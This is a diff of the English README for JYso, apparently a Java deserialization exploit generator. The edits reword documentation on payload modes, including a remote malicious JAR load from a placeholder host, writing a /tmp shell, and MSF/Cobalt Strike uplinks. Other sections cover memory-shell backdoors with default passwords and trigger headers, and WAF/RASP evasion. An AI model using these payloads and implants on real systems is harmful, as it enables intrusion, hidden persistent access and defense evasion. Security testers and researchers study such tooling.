+Example: ``all:xxxxxx.dns.log``
```shell
java -jar JYso-[version].jar -yso 1 -g URLDNS -p 'all:xxxxxx.dns.log'
```
-### Expansion of other utilization chains
+### 2.4.4 Other Utilization Chain Expansions
-For BeanShell1 and Clojure, two scripting language parsing-based exploit methods.
+For BeanShell1 and Clojure, there are two leaky exploits based on scripting language parsing.
-This project expands a variety of utilization methods for these two utilization chains except Runtime execution commands, as follows:
+This project extends these two chains of utilization with a variety of other methods besides Runtime execution commands, as follows:
-- TS : Thread Sleep - Check for deserialization vulnerabilities through `Thread.sleep()`, use the command: `TS-10`
-- RC: Remote Call - Call remote malicious class and initialize it through `URLClassLoader.loadClass()`, use the command: `RC-http://xxxx.com/evil.jar#EvilClass`
-- WF : Write File - write files through `FileOutputStream.write()`, use the command: `WF-/tmp/shell#123`
-- Others: common command execution - Execute system commands through `ProcessBuilder().start()`, use the command `whoami`
+- TS : Thread Sleep - Checks for deserialization vulnerabilities by means of `Thread.sleep()`, using the command `TS-10`.
+- RC : Remote Call - Calls a remote malicious class and initializes it by means of `URLClassLoader.loadClass()`, using the command `RC-http://xxxx.com/evil.jar#EvilClass`.
+- WF : Write File - Write to a file via `FileOutputStream.write()`, use command: `WF-/tmp/shell#123`.
+- Other : Normal Command Execution - executes system commands via `ProcessBuilder().start()`, using the command `whoami`.
-Similar to the previous extension, no screenshots are shown here.
+Similar to the previous extensions, I won't put screenshots here either.
-For BeanShell1, the way of executing JS through ScriptEngineManager also supports echo or memory horse entry. The usage is the same as above: `EX-`
+For BeanShell1, there is also support for echoing or memory horse typing by executing JS through the ScriptEngineManager. This is done in the same way as above: `EX-`.
-### MSF/CS is live
+### 2.4.5 MSF/CS uplinks
-Use the online load of MSF to cooperate with the remote Jar package call to complete the online MSF, and then transfer to CS.
+Use MSF on-line payload with remote Jar package call to complete MSF on-line, and then transfer to CS.
-## Use of memory horses
+## 2.5 Using Memory Horses
-For the various memory horses entered by one key in the project, here is a general utilization method.
+For the various memory horses that are typed into the project with a single keystroke, a generic way of utilizing them is provided here.
-### Command execution and backdoor class
+### 2.5.1 Command execution and backdoor classes
-For the implanted memory horse and malicious logic, first of all, in order to hide the memory horse, it is judged through logic. It is necessary to add `Referer: https://su18.org/` in the request header, and then execute different logic:
-The header and value of this verification can be customized through `-hk "Referer" -hv "https://su18.org/"`.
+For implanted memory horses and malicious logic, firstly, in order to hide the memory horse, the logic makes a judgment call and needs to add `Referer: https://su18.org/ ` to the request header, and secondly, executes different logic:
+The header and value of this checksum can be customized and specified with `-hk "Referer" -hv "https://su18.org/"`.
-1. If it is a CMD memory horse, the program will read the command to be executed from `X-Token-Data` and echo the execution result. This header can Pass `-ch "testecho"` to specify.
+1. In case of CMD memory horse, the program will read the command to be executed from `X-Token-Data` and display the result back, this header can be specified by `-ch "testecho"`.
-2. If it is a Ice Scorpion Shell memory horse, you can use the Ice Scorpion client for connection management, the password `p@ssw0rd`, you can pass `-pw "1qaz@WSX"` to specify.
+2. In case of IceScorpion Shell memory horse, you can use IceScorpion client to manage the connection with password `p@ssw0rd`, which can be specified by `-pw "1qaz@WSX"`.
-3. If it is a Godzilla shell memory horse, you can use the Godzilla client for connection management, set the pass value to `p@ssw0rd`, and set the key to `key` , the Godzilla memory horse supports both RAW and Base64, which can be specified by `-pw "1qaz@WSX" -gzk "evilkey"`.
+3. If it is a Godzilla shell memory horse, you can use the Godzilla client for connection management. The pass value is set to `p@ssw0rd` and the key is set to `key` , Godzilla memory horse supports both RAW and Base64, which can be specified through `-pw "1qaz@WSX" -gzk "evilkey"`.
-4. If it is a suo5 memory horse, it will directly create a suo5 tunnel, which can be directly connected by the suo5 client. Suo5 currently supports the authentication of the custom Header It can be specified by parameters `-hk "User-Agent" -hv "aaaawww"` when generating, and it can be connected normally as follows:
+4. If it is a suo5 memory horse, a suo5 tunnel will be created directly, which can be connected directly by the suo5 client. suo5 currently supports authentication of custom headers. Right, you can specify it through the parameters `-hk "User-Agent" -hv "aaaawww"` when generating. You can connect normally as follows:
- Configure it in configuration.
+ Configure in configuration.
- Project address: [https://github.com/zema1/suo5](https://github.com/zema1/suo5), this project is still being actively updated, and relevant codes will be updated from time to time to support related functions.
+ Project address: [https://github.com/zema1/suo5](https://github.com/zema1/suo5). This project is still being actively updated, and relevant codes will be updated from time to time to support related functions.
-5. If it is a WebSocket memory horse, you can use the WebSocket client to link, the path is `/version.txt`, you can use `-u "/aaa"` to specify.
+5. If it is a WebSocket memory horse, you can use the WebSocket client to link. The path is `/version.txt`, and you can use `-u "/aaa"` to specify.
-6. If it is a Tomcat Executor memory horse, the program will read the command to be executed from the `X-Token-Data` in the Header, and put the execution result in the Header `Server -token` performs Base64encode echo, you can use `-ch "testecho"` to specify.
+6. If it is a Tomcat Executor memory horse, the program will read the command to be executed from `X-Token-Data` in the Header and store the execution result in the Header `Server -token` performs Base64encode echo and can be specified using `-ch "testecho"`.
-7. If it is a Tomcat Upgrade memory horse, you need to specify `Connection: Upgrade` and `Upgrade: version.txt`, the program will read from `X-Token-Data` in the Header Read the command to be executed, and return the result to the response for echo, you can use `-u "/aaa" -ch "testecho"` to specify.
+7. If it is Tomcat Upgrade memory horse, you need to specify `Connection: Upgrade` and `Upgrade: version.txt`, and the program will get the `X-Token-Data` in the Header Read the command to be executed and put the result back into the response for echo. You can use `-u "/aaa" -ch "testecho"` to specify.
-### Echo class
+### 2.5.2 Echo class
-The echo of the Echo class is based on finding the request with the specified Header in the thread group, executing the command and echoing it.
+The echo of the Echo class is based on finding the request with the specified Header header in the thread group, executing the command and echoing it.
When using, add `X-Token-Data` to the Header, its value is the command to be executed, and the command execution result will be echoed in the response.
-### RMI memory horse
+### 2.5.3 RMI memory horse

For RMIBindTemplate
-Start the registry on the specified port on the target server (if not), and bind the malicious backdoor class to it, cooperate with `exploit.org.qi.ysuserial.RMIBindExploit`
-perform command execution
+Start the registration center on the specified port on the target server (if not), and bind the malicious backdoor class to it, in conjunction with `exploit.org.qi.ysuserial.RMIBindExploit`
+Perform command execution
-## Defense bypass
+## 2.6 Defense bypass
-This part does not involve the usage method, but simply describes the bypass method used in the project for everyone to understand.
+This part does not involve usage methods, but simply describes the bypass methods used in the project for everyone to understand.
-## traffic level
+## 2.7 Traffic level
-For Ice Scorpion and Godzilla, they have many characteristics that can be extracted in the traffic and Java layers. There is no way to control them here. You need to modify them yourself, which is actually not difficult. This project removes some similar features that everyone has implemented.
+For Ice Scorpion and Godzilla, they have many features that can be extracted in the traffic and Java layers. There is no way to control them here. You need to modify them by yourself. In fact, it is not difficult. This project removes some similar features that everyone has implemented.
-In some cases, WAF at the traffic layer will match keywords and key features when parsing traffic packets, such as the package names and class names of some key classes that appear in deserialized traffic packets, but traffic devices are limited Due to performance impact, there will be no unlimited parsing of request packets, which may affect actual business, so there will generally be `time` for parsing
-or the threshold on `length` above which the check will be discarded.
+In some cases, the WAF at the traffic layer will match keywords and key features when parsing traffic packets, such as deserializing the package names and class names of some key classes that appear in the traffic packets, but the traffic equipment is limited. Due to performance impact, request packets will not be parsed unlimitedly, which may affect actual business, so there will generally be a "time" for parsing.
+A threshold on `length` above which the check will be abandoned.
-Therefore, this project adds the function of adding dirty data to deserialized data to bypass WAF at the traffic level. When generating deserialized data, specify the -dt parameter to generate encapsulated data with random dirty data according to different types. Deserialized packet of characters.
+Therefore, this project has added the function of adding dirty data to deserialized data to bypass the WAF at the traffic level. When generating deserialized data, specify the -dt parameter to generate encapsulated data with random dirty data according to different types. Deserialized packet of characters.
For example:
@@ -1065,11 +1046,11 @@ For example:
java -jar JYso-[version].jar -yso 1 -g CommonsBeanutils1 -p 'EX-MS-TEXMSFromThread' -dt 1 -dl 50000
```
-Can generate serialized data padded with 50000 dirty characters
+Can generate serialized data padded with 50,000 dirty characters
-## RASP level
+## 2.8 RASP level
-For the Runtime, URLClassLoader, etc. that are commonly used in vulnerability execution, many RASPs have implemented Hooks, which may be intercepted during attacks. Here I use some technologies such as reflection calling native methods to try RASP
-The defense, the specific technical implementation will not go into details, interested friends can decompile the jar package to view the relevant code. The use of related techniques to bypass RASP can be specified using the -o parameter.
+For Runtime, URLClassLoader, etc. that are commonly used for vulnerability execution, many RASPs have hooks, which may be intercepted during attacks. Here I used some techniques such as reflective calling native methods to try RASP
+The specific technical implementation of defense will not be detailed. Interested friends can decompile the jar package to view the relevant code. You can use the -o parameter to specify techniques to bypass RASP.
-Currently, it supports dynamically generating obfuscated class names without any `qi4l` keyword.
\ No newline at end of file
+Dynamic generation of obfuscated class names is currently supported without any `qi4l` keyword.
\ No newline at end of file